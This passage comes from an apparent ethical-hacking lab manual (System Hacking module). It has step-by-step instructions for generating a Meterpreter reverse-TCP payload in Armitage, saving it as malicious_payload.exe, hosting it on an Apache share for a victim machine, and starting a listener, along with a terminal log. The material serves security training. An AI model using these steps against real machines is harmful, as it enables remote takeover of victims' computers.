


19. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to the **LPORT** Option, and change the port **Value** to **444**. In the **Output** field, select **exe** from the drop-down options; click **Launch**.




Module 06 – System Hacking

20. The **Save** window appears. Select **Desktop** as the location, set the **File Name** as **malicious_payload.exe**, and click the **Save** button.



21. A **Message** pop-up appears; click **OK**.



22. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share **malicious_payload.exe** with the victim machine.

Note: If you want to create a new directory to share the **malicious_payload.exe** file with the target machine and provide the permissions, use the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

23. In the **Terminal** window, type **cp /root/Desktop/malicious_payload.exe /var/www/html/share/**, and press **Enter** to copy the file to the **shared** folder.

24. Type **service apache2 start** and press **Enter** to start the Apache server.

```

service apache2 start - Parrot Terminal
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[attacker@parrot] ~
# cd
[attacker@parrot] ~
# service postgresql start
[attacker@parrot] ~
# cp /root/Desktop/malicious_payload.exe /var/www/html/share/
[attacker@parrot] ~
# service apache2 start
[attacker@parrot] ~
#


```

The terminal window shows the user navigating to the root directory, entering superuser mode, changing to the home directory, starting the PostgreSQL service, copying the malicious payload file to the shared folder, and finally starting the Apache2 service. The bottom part of the window shows the Apache logs indicating successful startup and configuration.

25. Switch back to the Armitage window. In the left-hand pane, double-click **meterpreter_reverse_tcp**.

26. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to **LPORT Option** and change the port Value to **444**. Ensure that the **multi/handler** option is selected in the **Output** field; click **Launch**.

Module 06 – System Hacking

